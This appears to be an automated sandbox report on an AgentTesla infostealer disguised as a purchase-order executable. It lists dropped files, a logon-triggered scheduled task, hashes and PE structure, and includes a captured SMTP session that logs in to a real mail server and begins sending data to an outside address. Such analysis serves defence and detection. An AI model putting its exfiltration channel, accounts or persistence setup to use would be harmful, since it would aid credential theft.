PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpB2A2.tmp	
Process:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1649
Entropy (8bit):	5.171485035916021
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/a7hTlNMFpH/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBTtn:cbhC7ZlNQF/rydbz9I3YODOLNdq3j
MD5:	D75F7083DACCE330AFAC5AD5BBC2DE74
SHA1:	EF53F69823E22445F5B8484548B68125E4DA078F
SHA-256:	621321D565CA73074F1A2E14D3D2C2F212C72BEAA9F44790457281584F21681C
SHA-512:	4787C76489D4C552D50D26DF1D4A79DBC08DCC89A8B8CBAAA19E582CFDD5D393627C31BC6CFB8CA356434642BCD246EFB8A8EC59BE3B494A6923C5428958127
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>t

C:\Users\user\AppData\Roaming\30ot4ffb.ida\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe	
Process:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	707584
Entropy (8bit):	7.411392432394974
Encrypted:	false
SSDEEP:	12288:glSq8Ssox252QHJcERkUE/+0UKwajvvQPOkg7v:gEq9fx2NRGUE/+4waDlxQ
MD5:	970BCE067AE6CDCF4CDF30A0A1F87186
SHA1:	75B2A8726790CA34DB04A003BA3547A1EB28F3FD
SHA-256:	F828F3F4109C84BC59B919C268C2D73ED8F1B327B3C3AFD64184C2DDF2AE3AA5
SHA-512:	3D57AA017EC7A22302DF6D299CC01EAA93BC26E649021FE25EF88EF8413D665EB1309AF6CAE7EC55B4D8D26C5095C37F0CB44398A6AAF39971A4E936F8833266
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low

C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...J.....P..V...r..... ....@.. .....@..... ..@.....W....` ..... .....H.....qY...IUK..... .....@....text....R.....T..... ..`.rsrc.....`.. .....4.....@..@.reloc.....@..B..... ..... ..`..... ....

C:\Users\user\AppData\Roaming\iplcwcpzEHCt.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Purchase_Order-Documents.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.411392432394974
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.96% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Purchase_Order-Documents.exe
File size:	707584
MD5:	970bce067ae6cdcf4cdf30a0a1f87186
SHA1:	75b2a8726790ca34db04a003ba3547a1eb28f3fd
SHA256:	f828f3f4109c84bc59b919c268c2d73ed8f1b327b3c3afd64184c2ddf2ae3aa5
SHA512:	3d57aa017ec7a22302df6d299cc01eaa93bc26e649021fe25ef88ef8413d665eb1309af6cae7ec55b4d8d26c5095c37f0cb44398a6aaf39971a4e936f8833266
SSDEEP:	12288:glSq8Ssox252QHJcERkUE/+0UKwajvvQPOkg7v:gEq9fx2NRGUE/+4waDIxQ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...J.....P..V...r..... ....@.. .....@.....@.....

File Icon

Icon Hash:	d086aab2b2aad403

Static PE Info

General

Entrypoint:	0x4b200a
Entrypoint Section:	
Digitally signed:	false

General

Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xE2E2904A [Tue Aug 15 16:48:10 2090 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [004B2000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x103c4	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x86000	0x292f0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xb2000	0x8	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x10000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
qYIUK	0x2000	0xdb8c	0xdc00	False	1.00046164773	data	7.99672559397	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.text	0x10000	0x752b8	0x75400	False	0.887743203625	data	7.85454569485	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x86000	0x292f0	0x29400	False	0.0759943181818	data	3.78905338519	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb0000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
	0xb2000	0x10	0x200	False	0.044921875	data	0.122275881259	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x862b0	0x1280	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x87530	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 4283735867, next used block 4283735867		
RT_ICON	0x97d58	0x94a8	data		
RT_ICON	0xa1200	0x5488	data		
RT_ICON	0xa6688	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 0, next used block 0		
RT_ICON	0xaa8b0	0x25a8	data		
RT_ICON	0xace58	0x10a8	data		
RT_ICON	0xadf00	0x988	data		
RT_ICON	0xae888	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0xaecf0	0x84	data		
RT_VERSION	0xaed74	0x390	data		
RT_MANIFEST	0xaf104	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Hotplates 2020-2021
Assembly Version	2.0.9.0
InternalName	ValueCollection.exe
FileVersion	2.0.9.0
CompanyName	Hotplates
LegalTrademarks	
Comments	MLT
ProductName	Medical Laboratory
ProductVersion	2.0.9.0
FileDescription	Medical Laboratory
OriginalFilename	ValueCollection.exe


Description	Data

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/25/21-15:15:56.398431	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49736	587	192.168.2.5	210.245.86.30
02/25/21-15:16:00.980980	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49737	587	192.168.2.5	210.245.86.30

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:15:53.859267950 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:54.120907068 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:54.121155977 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:54.802969933 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:54.803484917 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:55.068698883 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:55.074105024 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:55.338762045 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:55.339390993 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:55.606652975 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:55.607539892 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:55.867578983 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:55.867924929 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:56.133550882 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:56.134006977 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:56.394382954 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:56.394401073 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:56.398431063 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:56.398566961 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:56.398678064 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:56.398763895 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:56.656650066 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:56.656682014 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:56.724713087 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:56.766714096 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:57.667551041 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:57.930289984 CET	587	49736	210.245.86.30	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:15:57.930651903 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:57.930708885 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:57.935487032 CET	49736	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:58.198956013 CET	587	49736	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:58.364896059 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:58.616486073 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:58.618292093 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:59.338344097 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:59.341984987 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:59.608027935 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:59.608469009 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:15:59.872970104 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:15:59.873589039 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.161842108 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:00.162549019 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.425728083 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:00.426069021 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.698580980 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:00.701538086 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.978655100 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:00.978672028 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:00.980613947 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.980979919 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.981322050 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.981331110 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.981564999 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.981827021 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.981928110 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:00.982665062 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:16:01.257108927 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:01.257538080 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:01.258142948 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:01.258312941 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:01.298628092 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:01.367521048 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:16:01.409432888 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:17:33.464570999 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:17:33.745942116 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:17:33.746258974 CET	587	49737	210.245.86.30	192.168.2.5
Feb 25, 2021 15:17:33.746284008 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:17:33.746351004 CET	49737	587	192.168.2.5	210.245.86.30
Feb 25, 2021 15:17:34.031064034 CET	587	49737	210.245.86.30	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:14:00.614456892 CET	62060	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:00.673077106 CET	53	62060	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:17.773355007 CET	61805	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:17.830391884 CET	53	61805	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:18.772814035 CET	54795	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:18.821708918 CET	53	54795	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:19.687643051 CET	49557	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:19.736459970 CET	53	49557	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:20.519609928 CET	61733	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:20.568279982 CET	53	61733	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:28.408837080 CET	65447	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:28.467767954 CET	53	65447	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:32.337611914 CET	52441	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:32.389306068 CET	53	52441	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:43.031414032 CET	62176	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:43.088355064 CET	53	62176	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:44.305552006 CET	59596	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:44.354703903 CET	53	59596	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:14:47.684875965 CET	65296	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:47.733829975 CET	53	65296	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:48.976933002 CET	63183	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:49.025506973 CET	53	63183	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:50.178472042 CET	60151	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:50.230242014 CET	53	60151	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:52.044712067 CET	56969	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:52.093455076 CET	53	56969	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:53.168992043 CET	55161	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:53.217766047 CET	53	55161	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:56.702155113 CET	54757	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:56.750999928 CET	53	54757	8.8.8.8	192.168.2.5
Feb 25, 2021 15:14:59.780395985 CET	49992	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:14:59.829229116 CET	53	49992	8.8.8.8	192.168.2.5
Feb 25, 2021 15:15:07.089879990 CET	60075	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:15:07.148258924 CET	53	60075	8.8.8.8	192.168.2.5
Feb 25, 2021 15:15:18.397152901 CET	55016	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:15:18.446222067 CET	53	55016	8.8.8.8	192.168.2.5
Feb 25, 2021 15:15:25.907023907 CET	64345	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:15:25.974898100 CET	53	64345	8.8.8.8	192.168.2.5
Feb 25, 2021 15:15:39.689004898 CET	57128	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:15:39.737688065 CET	53	57128	8.8.8.8	192.168.2.5
Feb 25, 2021 15:15:40.282181025 CET	54791	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:15:40.349874020 CET	53	54791	8.8.8.8	192.168.2.5
Feb 25, 2021 15:15:53.450650930 CET	50463	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:15:53.825484037 CET	53	50463	8.8.8.8	192.168.2.5
Feb 25, 2021 15:15:57.986135006 CET	50394	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:15:58.363188982 CET	53	50394	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:40.012384892 CET	58530	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:40.283049107 CET	53	58530	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:40.728240013 CET	53813	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:40.791915894 CET	53	53813	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:41.411791086 CET	63732	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:41.481204987 CET	53	63732	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:41.849817038 CET	57344	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:41.911187887 CET	53	57344	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:42.290951014 CET	54450	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:42.351074934 CET	53	54450	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:42.805290937 CET	59261	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:42.862632990 CET	53	59261	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:43.302687883 CET	57151	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:43.360616922 CET	53	57151	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:43.914323092 CET	59413	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:43.974423885 CET	53	59413	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:44.655744076 CET	60516	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:44.707451105 CET	53	60516	8.8.8.8	192.168.2.5
Feb 25, 2021 15:16:45.099301100 CET	51649	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:16:45.156717062 CET	53	51649	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:15:53.450650930 CET	192.168.2.5	8.8.8.8	0xdd23	Standard query (0)	mail.cuulongcorp.com.vn	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:57.986135006 CET	192.168.2.5	8.8.8.8	0xadbe	Standard query (0)	mail.cuulongcorp.com.vn	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:15:53.825484037 CET	8.8.8.8	192.168.2.5	0xdd23	No error (0)	mail.cuulongcorp.com.vn		210.245.86.30	A (IP address)	IN (0x0001)
Feb 25, 2021 15:15:58.363188982 CET	8.8.8.8	192.168.2.5	0xadbe	No error (0)	mail.cuulongcorp.com.vn		210.245.86.30	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 15:15:54.802969933 CET	587	49736	210.245.86.30	192.168.2.5	220 webhost56.fptdata.vn ESMTP Exim 4.92.3 Thu, 25 Feb 2021 21:15:54 +0700
Feb 25, 2021 15:15:54.803484917 CET	49736	587	192.168.2.5	210.245.86.30	EHLO 093954
Feb 25, 2021 15:15:55.068698883 CET	587	49736	210.245.86.30	192.168.2.5	250-webhost56.fptdata.vn Hello 093954 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 15:15:55.074105024 CET	49736	587	192.168.2.5	210.245.86.30	AUTH login a2Vob2FjaEBjdXVsb25nY29ycC5jb20udm4=
Feb 25, 2021 15:15:55.338762045 CET	587	49736	210.245.86.30	192.168.2.5	334 UGFzc3dvcmQ6
Feb 25, 2021 15:15:55.606652975 CET	587	49736	210.245.86.30	192.168.2.5	235 Authentication succeeded
Feb 25, 2021 15:15:55.607539892 CET	49736	587	192.168.2.5	210.245.86.30	MAIL FROM:<kehoach@cuulongcorp.com.vn>
Feb 25, 2021 15:15:55.867578983 CET	587	49736	210.245.86.30	192.168.2.5	250 OK
Feb 25, 2021 15:15:55.867924929 CET	49736	587	192.168.2.5	210.245.86.30	RCPT TO:<khanhkythuats@davitecco.com>
Feb 25, 2021 15:15:56.133550882 CET	587	49736	210.245.86.30	192.168.2.5	250 Accepted
Feb 25, 2021 15:15:56.134006977 CET	49736	587	192.168.2.5	210.245.86.30	DATA
